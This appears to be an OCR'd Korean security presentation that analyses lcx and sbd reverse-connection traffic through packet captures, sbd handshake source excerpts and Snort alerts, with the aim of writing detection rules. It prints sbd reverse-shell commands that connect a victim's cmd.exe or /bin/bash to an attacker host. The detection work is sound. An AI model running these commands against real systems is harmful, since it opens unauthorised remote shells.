데스크탑 연결



Analyze Network Packet

lcx Reverse Connection

- Window Size : 65535
- attacker:3389 → victim:{random port}




	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::9463:4654:d	ff02::1:2	DHCPv6	152	Solicit XID: 0x63eee0 CID: 00010001181d7722f0def115bda3
2	11.116068000	192.168.126.10	10.10.10.62	TCP	62	4891 > 3389 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
3	11.116823000	10.10.10.62	192.168.126.10	TCP	58	3389 > 4891 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
4	11.116952000	192.168.126.10	10.10.10.62	TCP	54	4891 > 3389 [ACK] Seq=1 Ack=1 Win=65535 Len=0
5	27.266065000	10.10.10.62	192.168.126.10	TPKT	73	CR TPDU src-ref: 0x0000 dst-ref: 0x0000[Malformed Packet]
6	27.308231000	192.168.126.10	10.10.10.62	TPKT	73	CC TPDU src-ref: 0x1234 dst-ref: 0x0000[Malformed Packet]

```
Frame 5: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
Ethernet II, Src: 00:50:56:f6:aa:bc (00:50:56:f6:aa:bc), Dst: 00:0c:29:49:98:6f (00:0c:29:49:98:6f)
Internet Protocol Version 4, Src: 10.10.10.62 (10.10.10.62), Dst: 192.168.126.10 (192.168.126.10)
Transmission Control Protocol, Src Port: 3389 (3389), Dst Port: 4891 (4891)  Seq: 1, Ack: 1, Len: 19
TPKT, Version: 3, Length: 19
ISO 8073 COTP Connection-Oriented Transport Protocol
[Malformed Packet: T.125]
```

Normal RDP Connection

- Window Size : 8192
- attacker:{random port} → victim:3389



	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	f0:de:f1:15:bd:a3	ff:ff:ff:ff:ff:ff	ARP	42	Who has 10.10.10.101? Tell 10.10.10.62
2	0.000542000	00:08:02:46:59:fc	f0:de:f1:15:bd:a3	ARP	60	10.10.10.101 is at 00:08:02:46:59:fc
3	0.000554000	10.10.10.62	10.10.10.101	TCP	66	54031 > 3389 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PE
4	0.000893000	10.10.10.101	10.10.10.62	TCP	66	3389 > 54031 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1260
5	0.000933000	10.10.10.62	10.10.10.101	TCP	54	54031 > 3389 [ACK] Seq=1 Ack=1 Win=66780 Len=0
6	0.001493000	10.10.10.62	10.10.10.101	TPKT	73	CR TPDU src-ref: 0x0000 dst-ref: 0x0000[Malformed Packet]
7	0.004676000	10.10.10.101	10.10.10.62	TPKT	73	CC TPDU src-ref: 0x1234 dst-ref: 0x0000[Malformed Packet]
8	0.004998000	10.10.10.62	10.10.10.101	TCP	54	54031 > 3389 [FIN, ACK] Seq=20 Ack=20 Win=66760 Len=0

```
Frame 6: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
Ethernet II, Src: f0:de:f1:15:bd:a3 (f0:de:f1:15:bd:a3), Dst: 00:08:02:46:59:fc (00:08:02:46:59:fc)
Internet Protocol Version 4, Src: 10.10.10.62 (10.10.10.62), Dst: 10.10.10.101 (10.10.10.101)
Transmission Control Protocol, Src Port: 54031 (54031), Dst Port: 3389 (3389), Seq: 1, Ack: 1, Len: 19
TPKT, Version: 3, Length: 19
ISO 8073 COTP Connection-Oriented Transport Protocol
[Malformed Packet: T.125]
```

Analyze Network Packet

- **정상접속과 lcx를 이용한 Reverse Connection의 차이점**
  - TCP Window size가 일반적인 접속과 다르다. (Window size=65535)
  - Payload는 같지만 SRC Port와 DST Port가 뒤집어져 있다.
- **운영체제별 TTL 값과 TCP Window size**

Operating System (OS)	IP Initial TTL	TCP window size
Linux (Kernel 2.4 and 2.6)	64	5840
Google's customized Linux	64	5720
FreeBSD	64	65535
Windows XP	**128**	**65535 -> ?????**
Windows 7, Vista and Server 2008	**128**	**8192**
Cisco Router (IOS 12.4)	255	4128

<출처> http://www.netresec.com/?page=Blog&month=2011-11&post=Passive-OS-Fingerprinting

Analyze Network Packet

- 실제 테스트해보니 **Windows XP의 TCP Window size가 64240**이었다.

XP -> Linux

Source	Destination	Protocol	Length	Info
192.168.126.139	192.168.126.2	DNS	79	Standard query 0xe9af A dmm.skinfosec.co.kr
192.168.126.2	192.168.126.139	DNS	95	Standard query response 0xe9af A 211.45.57.135
192.168.126.139	211.45.57.135	TCP	62	1162 > 443 [SYN] Seq=0 **Win=64240** Len=0 MSS=1460 SACK_PERM=1
211.45.57.135	192.168.126.139	TCP	58	443 > 1162 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.126.139	211.45.57.135	TCP	54	1162 > 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0

XP -> Win 2003

Source	Destination	Protocol	Length	Info
fe80::9463:4654:d(	ff02::1:2	DHCPv6	152	Solicit XID: 0xbfd2b8 CID: 00010001181d7722f0def115bda3
192.168.126.139	192.168.126.2	NBNS	110	Refresh NB DEMANTOS-D88197<20>
192.168.126.139	10.10.10.64	TCP	62	1167 > 3389 [SYN] Seq=0 **Win=64240** Len=0 MSS=1460 SACK_PERM=1
10.10.10.64	192.168.126.139	TCP	58	3389 > 1167 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

7 -> Linux

Source	Destination	Protocol	Length	Info
10.10.10.62	211.45.57.135	TCP	66	51517 > 443 [SYN] Seq=0 **Win=8192** Len=0 MSS=1460 WS=4 SACK_PER
10.10.10.62	211.45.57.135	TCP	66	51518 > 443 [SYN] Seq=0 **Win=8192** Len=0 MSS=1460 WS=4 SACK_PER
211.45.57.135	10.10.10.62	TCP	66	443 > 51518 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SA
211.45.57.135	10.10.10.62	TCP	66	443 > 51517 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SA
10.10.10.62	211.45.57.135	TCP	54	51518 > 443 [ACK] Seq=1 Ack=1 Win=65700 Len=0

7 -> Win 2003

Source	Destination	Protocol	Length	Info
f0:de:f1:15:bd:a3	ff:ff:ff:ff:ff:ff	ARP	42	Who has 10.10.10.101? Tell 10.10.10.62
00:08:02:46:59:fc	f0:de:f1:15:bd:a3	ARP	60	10.10.10.101 is at 00:08:02:46:59:fc
10.10.10.62	10.10.10.101	TCP	66	54031 > 3389 [SYN] Seq=0 **Win=8192** Len=0 MSS=1460 WS=4 SACK_PE
10.10.10.101	10.10.10.62	TCP	66	3389 > 54031 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1260
10.10.10.62	10.10.10.101	TCP	54	54031 > 3389 [ACK] Seq=1 Ack=1 Win=66780 Len=0

Win 2003 -> Linux

Source	Destination	Protocol	Length	Info
192.168.126.10	10.10.10.63	TCP	62	1688 > 22 [SYN] Seq=0 **Win=65535** Len=0 MSS=1460 SACK_PERM=1
10.10.10.63	192.168.126.10	TCP	58	22 > 1688 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.126.10	10.10.10.63	TCP	54	1688 > 22 [ACK] Seq=1 Ack=1 Win=65535 Len=0
10.10.10.63	192.168.126.10	SSH	93	Server Protocol: SSH-2.0-OpenSSH_5.8p1 Debian-7ubuntu1\r

Win 2003 -> Win 2003

Source	Destination	Protocol	Length	Info
192.168.126.10	10.10.10.64	TCP	62	1662 > 3389 [SYN] Seq=0 **Win=65535** Len=0 MSS=1460 SACK_PERM=1
10.10.10.64	192.168.126.10	TCP	58	3389 > 1662 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
192.168.126.10	10.10.10.64	TCP	54	1662 > 3389 [ACK] Seq=1 Ack=1 Win=65535 Len=0

Writing Detect Pattern

- **만약 공격자가 Windows 2003 서버를 자신의 PC에 설치해서 사용한다면?**
- **만약 공격자가 장악한 또 다른 Windows 2003 서버에서 공격하는 것이라면?**
  - TCP Windows size로 탐지하는 것은 의미가 없다.
- **패킷의 페이로드만으로는 탐지가 불가능하다.**
  - Port 번호와 Flow만 다를 뿐 정상적인 TPKT, RDP 통신과 페이로드가 동일하기 때문
- **그럼 어떻게? How?**
  - 여러 가지 조건을 두고 만족하는 경우 탐지하게끔 패턴을 작성 → SNORT

Writing Detect Pattern

- **lcx Reverse Connection을 탐지하기 위한 조건**
  - 내부 -> 외부 SYN 패킷의 Window size가 65535인 경우 (A)
  - 외부 -> 내부 트래픽 중 TPKT 패킷에서 DST Port가 3389가 아닌 경우 (B)
- **위 두 조건이 순서대로 모두 만족할 때 탐지하면 된다.**

```
[**] [1:2013007:0] Reverse Connection detected by lcx - Connect Confirm [**]
[Priority: 0]
01/24-21:51:42.600417 192.168.126.10:1065 -> 20.20.20.61:4444
TCP TTL:128 TOS:0x0 ID:797 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0x276B2032  Ack: 0x2EAF373A  Win: 0xFFEC  TcpLen: 20

[**] [1:2013007:0] Reverse Connection detected by lcx - Connect Confirm [**]
[Priority: 0]
01/24-21:51:43.742577 192.168.126.10:1070 -> 20.20.20.61:4444
TCP TTL:128 TOS:0x0 ID:812 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0x6EC16714  Ack: 0x729A563F  Win: 0xFFEC  TcpLen: 20
```

- **Q. TPKT 패킷인데 DST Port가 3389가 아닌 경우가 정상일 수 있을까?**

Analyze sbd(Shadowinteger's Backdoor) traffic

- Attack Flow
- Analyze Network Packet
- Dig into Source Code
- Writing Detect Pattern

Attack Flow

- **sbd는 netcat의 클론으로 기본으로 암호화 기능을 제공한다.**
  - 그리고 소스도 공개되어 있다.
    - ✓ http://packetstormsecurity.com/files/34401/sbd-1.36.tar.gz.html

```
attacker> sbd -l -v -p 6666
victim> sbd -e cmd.exe attacker 6666
```

- **그렇다면, Packet을 분석해서 탐지 패턴을 작성할 수 있는가?**
  - 작성된 패턴이 오탐 없이 의미 있는 일을 수행할 수 있는가?
  - **sbd를 통해 Reverse Connection 연결시 특징은 존재하는가?**
    - ✓ **다른 네트워크 연결들과 다른 sbd만 갖는 특징이 있다면 오탐을 최소한으로 줄이고 탐지하는 것이 가능하다.**

Analyze Network Packet

- **Reverse Connection Traffic with sbd**


No.	Time	Source	Destination	Protocol	Length	Info
4	33.294108000	00:0c:29:49:98:6f	ff:ff:ff:ff:ff:ff	ARP	42	Who has 192.168.126.2? Tell 192.168.126.10
5	33.294109000	00:50:56:f6:aa:bc	00:0c:29:49:98:6f	ARP	42	192.168.126.2 is at 00:50:56:f6:aa:bc
6	33.294111000	192.168.126.10	20.20.20.61	TCP	62	3551 > 12345 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
7	33.314863000	20.20.20.61	192.168.126.10	TCP	58	12345 > 3551 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
8	33.316011000	192.168.126.10	20.20.20.61	TCP	54	3551 > 12345 [ACK] Seq=1 Ack=1 Win=65535 Len=0
9	33.316012000	192.168.126.10	20.20.20.61	TCP	94	3551 > 12345 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=40
10	33.316013000	20.20.20.61	192.168.126.10	TCP	54	12345 > 3551 [ACK] Seq=1 Ack=41 Win=64240 Len=0
11	33.317071000	192.168.126.10	20.20.20.61	TCP	106	3551 > 12345 [PSH, ACK] Seq=41 Ack=1 Win=65535 Len=52
12	33.317072000	20.20.20.61	192.168.126.10	TCP	54	12345 > 3551 [ACK] Seq=1 Ack=93 Win=64240 Len=0
13	33.326091000	20.20.20.61	192.168.126.10	TCP	106	12345 > 3551 [PSH, ACK] Seq=1 Ack=93 Win=64240 Len=52
14	33.334068000	192.168.126.10	20.20.20.61	TCP	154	3551 > 12345 [PSH, ACK] Seq=93 Ack=53 Win=65483 Len=100
15	33.334991000	20.20.20.61	192.168.126.10	TCP	54	12345 > 3551 [ACK] Seq=53 Ack=193 Win=64240 Len=0
16	33.334992000	192.168.126.10	20.20.20.61	TCP	106	3551 > 12345 [PSH, ACK] Seq=193 Ack=53 Win=65483 Len=52
17	33.334992000	20.20.20.61	192.168.126.10	TCP	54	12345 > 3551 [ACK] Seq=53 Ack=245 Win=64240 Len=0

```
⊞ Frame 9: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
⊞ Ethernet II, Src: 00:0c:29:49:98:6f (00:0c:29:49:98:6f), Dst: 00:50:56:f6:aa:bc (00:50:56:f6:aa:bc)
⊞ Internet Protocol Version 4, Src: 192.168.126.10 (192.168.126.10), Dst: 20.20.20.61 (20.20.20.61)
⊞ Transmission Control Protocol, Src Port: 3551 (3551), Dst Port: 12345 (12345), Seq: 1, Ack: 1, Len: 40
⊞ Data (40 bytes)

0000  00 50 56 f6 aa bc 00 0c  29 49 98 6f 08 00 45 00   .PV..... )I.o..E.
0010  00 50 60 74 40 00 80 06  33 30 c0 a8 7e 0a 14 14   .P`t@... 30..~...
0020  14 3d 0d df 30 39 db 7d  a9 01 75 2e 53 5b 50 18   .=..09.} ..u.S[P.
0030  ff ff 35 9c 00 00 b7 f7  f1 df 12 86 68 27 a5 c4   ..5..... ....h'..
0040  fd 45 14 fd 16 e1 97 6d  18 49 eb c8 2a 15 ea d0   .E.....m .I..*...
0050  1d ca 6f f3 fe 39 99 97  39 4a 1d f3 67 43         ..o..9.. 9J..gC
```

Analyze Network Packet

- 암호화 옵션을 제거하고 연결을 맺으면




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.126.1	224.0.0.251	MDNS	108	Standard query 0x0000 PTR _apple-mobdev._tcp.local, "
2	3.774636	192.168.126.10	10.10.10.62	TCP	62	4660 > 6666 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_
3	3.777322	10.10.10.62	192.168.126.10	TCP	58	6666 > 4660 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS
4	3.777527	192.168.126.10	10.10.10.62	TCP	54	4660 > 6666 [ACK] Seq=1 Ack=1 Win=65535 Len=0
5	3.786533	192.168.126.10	10.10.10.62	TCP	118	4660 > 6666 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=64
6	3.787222	10.10.10.62	192.168.126.10	TCP	54	6666 > 4660 [ACK] Seq=1 Ack=65 Win=64240 Len=0
7	3.787343	192.168.126.10	10.10.10.62	TCP	79	4660 > 6666 [PSH, ACK] Seq=65 Ack=1 Win=65535 Len=25
8	3.787421	10.10.10.62	192.168.126.10	TCP	54	6666 > 4660 [ACK] Seq=1 Ack=90 Win=64240 Len=0

```
⊞ Frame 5: 118 bytes on wire (944 bits), 118 bytes captured (944 bits)
⊞ Ethernet II, Src: 00:0c:29:49:98:6f (00:0c:29:49:98:6f), Dst: 00:50:56:f6:aa:bc (00:50:56:f6:aa:bc)
⊞ Internet Protocol Version 4, Src: 192.168.126.10 (192.168.126.10), Dst: 10.10.10.62 (10.10.10.62)
⊞ Transmission Control Protocol, Src Port: 4660 (4660), Dst Port: 6666 (6666), Seq: 1, Ack: 1, Len: 64
⊞ Data (64 bytes)
```

```
0000  00 50 56 f6 aa bc 00 0c  29 49 98 6f 08 00 45 00   .PV..... )I.o..E.
0010  00 68 66 20 40 00 80 06  41 75 c0 a8 7e 0a 0a 0a   .hf @... Au..~...
0020  0a 3e 12 34 1a 0a 92 a0  a3 b5 52 64 2c ed 50 18   .>.4.... ..Rd,.P.
0030  ff ff 9e fc 00 00 4d 69  63 72 6f 73 6f 66 74 20   ......Mi crosoft
0040  57 69 6e 64 6f 77 73 20  5b 56 65 72 73 69 6f 6e   Windows  [Version
0050  20 35 2e 32 2e 33 37 39  30 5d 0d 0a 28 43 29 20    5.2.379 0]..(C)
0060  43 6f 70 79 72 69 67 68  74 20 31 39 38 35 2d 32   Copyrigh t 1985-2
0070  30 30 33 20 4d 69                                  003 Mi
```

Analyze Network Packet

- sbd로 Reverse Connection을 맺을 경우에도 특징이 존재했다.
- 대략 20번 정도 테스트했고 Windows에서만 테스트 했다.



- Victim이 리눅스인 경우 위 Flow 중 4,5번째는 없다.
  - 윈도우에서는 cmd.exe 실행시 나타나는 배너가 존재하지만 /bin/bash로 reverse connection을 할 경우 배너 메시지가 없기 때문임

Dig into Source Code

- 소스코드를 확인해보면 pel.c 파일에 최초 연결시 클라이언트(Victim)에서 IV(Initial Vector)를 생성해서 전송하는데 이때 전송되는 데이터의 크기가 40bytes이다.

```
sha1_starts( &sha1_ctx );
#ifdef WIN32
    sha1_update( &sha1_ctx, (uint8 *) &lpstm,  sizeof( lpstm ) );
#else
    sha1_update( &sha1_ctx, (uint8 *) &tv,  sizeof( tv  ) );
#endif
sha1_update( &sha1_ctx, (uint8 *) &pid, sizeof( pid ) );
sha1_finish( &sha1_ctx, &buffer[ 0] );

memcpy( IV1, &buffer[ 0], 20 );

pid++;

#ifdef WIN32
    /* Win32 has only millisec resolution, but we call it again anyway */
    GetSystemTime(&lpstm);
#else
    if( gettimeofday( &tv, NULL ) < 0 )
    {
        pel_errno = PEL_SYSTEM_ERROR;

        return( PEL_FAILURE );
    }
#endif

sha1_starts( &sha1_ctx );
#ifdef WIN32
    sha1_update( &sha1_ctx, (uint8 *) &lpstm,  sizeof( lpstm ) );
#else
    sha1_update( &sha1_ctx, (uint8 *) &tv,  sizeof( tv  ) );
#endif
sha1_update( &sha1_ctx, (uint8 *) &pid, sizeof( pid ) );
sha1_finish( &sha1_ctx, &buffer[20] );

memcpy( IV2, &buffer[20], 20 );
```

Dig into Source Code

- 서버(Attacker)는 클라이언트에게서 전송된 40bytes의 Initial Vector를 수신해서 Session Key를 설정한다.

```
/* generate both initialization vectors */

pid = getpid();

#ifdef WIN32
    GetSystemTime(&lpstm);
#else
    if( gettimeofday( &tv, NULL ) < 0 ) {
        pel_errno = PEL_SYSTEM_ERROR;
        return( PEL_FAILURE );
    }
#endif

sha1_starts( &sha1_ctx );
#ifdef WIN32
    sha1_update( &sha1_ctx, (uint8 *) &lpstm,  sizeof( lpstm ) );
#else
    sha1_update( &sha1_ctx, (uint8 *) &tv,  sizeof( tv  ) );
#endif
sha1_update( &sha1_ctx, (uint8 *) &pid, sizeof( pid ) );
sha1_finish( &sha1_ctx, &buffer[ 0] );

memcpy( IV1, &buffer[ 0], 20 );

pid++;

#ifdef WIN32
    /* Win32 has only millisec resolution, but we call it again anyway */
    GetSystemTime(&lpstm);
#else
    if( gettimeofday( &tv, NULL ) < 0 )
    {
        pel_errno = PEL_SYSTEM_ERROR;

        return( PEL_FAILURE );
    }
#endif

sha1_starts( &sha1_ctx );
#ifdef WIN32
    sha1_update( &sha1_ctx, (uint8 *) &lpstm,  sizeof( lpstm ) );
#else
    sha1_update( &sha1_ctx, (uint8 *) &tv,  sizeof( tv  ) );
#endif
sha1_update( &sha1_ctx, (uint8 *) &pid, sizeof( pid ) );
sha1_finish( &sha1_ctx, &buffer[20] );

memcpy( IV2, &buffer[20], 20 );
```

```
/* session setup - server side */

#ifdef WIN32
    int pel_server_init( SOCKET client, char *key )
#else
    int pel_server_init( int client, char *key )
#endif
{
    int ret, len;
    unsigned char IV1[20], IV2[20];

    /* get the IVs from the client */

    ret = pel_recv_all( client, buffer, 40, 0 );

    if( ret != PEL_SUCCESS ) return( PEL_FAILURE );

    memcpy( IV2, &buffer[ 0], 20 );
    memcpy( IV1, &buffer[20], 20 );
```

- 공격자가 소스코드를 수정하지 않는 이상 전송되는 40bytes를 탐지 조건으로 사용 가능

Dig into Source Code

- 세션키 교환 후 클라이언트와 서버는 Handshake 과정을 통해 연결을 맺는다.

pel_client_init

```
/* setup the session keys */

pel_setup_context( &send_ctx, key, IV1 );
pel_setup_context( &recv_ctx, key, IV2 );

/* handshake - encrypt and send the client's challenge */

ret = pel_send_msg( server, challenge, 16 );

if( ret != PEL_SUCCESS ) return( PEL_FAILURE );

/* handshake - decrypt and verify the server's challenge */

len = sizeof(buffer);
ret = pel_recv_msg( server, buffer, &len );

if( ret != PEL_SUCCESS ) return( PEL_FAILURE );
```

pel_server_init

```
/* setup the session keys */

pel_setup_context( &send_ctx, key, IV1 );
pel_setup_context( &recv_ctx, key, IV2 );

/* handshake - decrypt and verify the client's challenge */

len = sizeof(buffer);

ret = pel_recv_msg( client, buffer, &len );

if( ret != PEL_SUCCESS ) return( PEL_FAILURE );

if( len != 16 || memcmp( buffer, challenge, 16 ) != 0 )
{
    pel_errno = PEL_WRONG_CHALLENGE;

    return( PEL_FAILURE );
}

/* handshake - encrypt and send the server's challenge */

ret = pel_send_msg( client, challenge, 16 );

if( ret != PEL_SUCCESS ) return( PEL_FAILURE );
```

Dig into Source Code

- 각각 52bytes씩 주고 받으며 16바이트 연산 후 나머지 데이터를 연산해서 전송

```
root@LUCKYSTRIKE:/data/download/sbd-1.36# ./sbd -lvp 12345
listening on port 12345
connect to 127.0.0.1:12345 from 127.0.0.1:58459 (localhost)
[<] pel_recv_all - len : 40
[<] pel_recv_all - len : 16
[<] pel_recv_all - len : 36
packet counter : 1
[>] pel_send_all - len : 52
ps -ef
[>] pel_send_all - len : 36
[<] pel_recv_all - len : 16
[<] pel_recv_all - len : 148
packet counter : 2
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 Jan02 ?        00:00:01 /sbin/init
root         2   [<] pel_recv_all - len : 16
[<] pel_recv_all - len : 148
packet counter : 3
  0  0 Jan02 ?        00:00:00 [kthreadd]
root         3     2  0 Jan02 ?        00:00:53 [ksoftirqd/0]
root         6     2  0 [<] pel_recv_all - len : 16
[<] pel_recv_all - len : 148
packet counter : 4
Jan02 ?        00:00:00 [migration/0]
root        17     2  0 Jan02 ?        00:00:00 [cpuset]
root        18     2  0 Jan02 ?  [<] pel_recv_all - len : 16
[<] pel_recv_all - len : 148
packet counter : 5
      00:00:00 [khelper]
```

```
root@LUCKYSTRIKE:/data/download/sbd-1.36# ./sbd -e /bin/bash 127.0.0.1 12345
[>] pel_send_all - len : 40
cc 13 50 dc 99 d8 e4 af 69 76 20 20 e7 d2 84 8e 82 68 12 c2 93 c7 bd fe e1 17 8b b2 11 c6 8c 55 49 c8 c6 a8 9b de 31 0b
[>] pel_send_all - len : 52
[<] pel_recv_all - len : 16
[<] pel_recv_all - len : 36
packet counter : 1
[<] pel_recv_all - len : 16
[<] pel_recv_all - len : 20
packet counter : 2
[>] pel_send_all - len : 164
[>] pel_send_all - len : 164
[>] pel_send_all - len : 164
[>] pel_send_all - len : 164
[>] pel_send_all - len : 164
[>] pel_send_all - len : 164
[>] pel_send_all - len : 164
```

Writing Detect Pattern

- **sbd는 기본적으로 암호화 통신을 제공하며 공격자 입장에서는 상당히 매력적인 기능이기 때문에 굳이 암호화 기능을 해제하고 사용하지 않을 것이다.**
  - 즉, 암호화되기 때문에 Payload로 탐지하는 것은 불가능
- **sbd의 가장 큰 특징은**
  - 3way Handshake 이후 클라이언트(Victim)에서 서버(Attacker)로 40byte의 데이터를 전송
  - 클라이언트에서 서버로 52byte 데이터 전송
  - 서버에서 클라이언트로 52byte 데이터 전송

Writing Detect Pattern

- **sbd Reverse Connection을 탐지하기 위한 조건**
  - 3가지 조건이 **순차적으로 매칭될 경우에만** 탐지하도록 패턴 작성
    - ✓ SNORT flowbits 옵션 사용

```
[**] [1:2013010:0] Reverse Connection detected by sbd [**]
[Priority: 0]
02/14-16:06:19.640359 20.20.20.61:6666 -> 192.168.126.10:1129
TCP TTL:128 TOS:0x0 ID:18638 IpLen:20 DgmLen:92
***AP*** Seq: 0x7AA4635E  Ack: 0xB4FA73FC  Win: 0xFAF0  TcpLen: 20
```

Event Log

- **침해사고조사 관점에서 볼 경우**
  - lcx나 sbd 파일의 생성 시간과 웹로그 등을 확인해서 파일이 어떤 경로를 통해 업로드 또는 생성되었는지는 확인이 가능하지만 언제 접속(Reverse Connection) 했었는지 파일만 가지고는 확인이 불가능하다.
  - lcx의 경우 원격 터미널 접속을 하기 때문에 이벤트 로그에 흔적이 남는다.
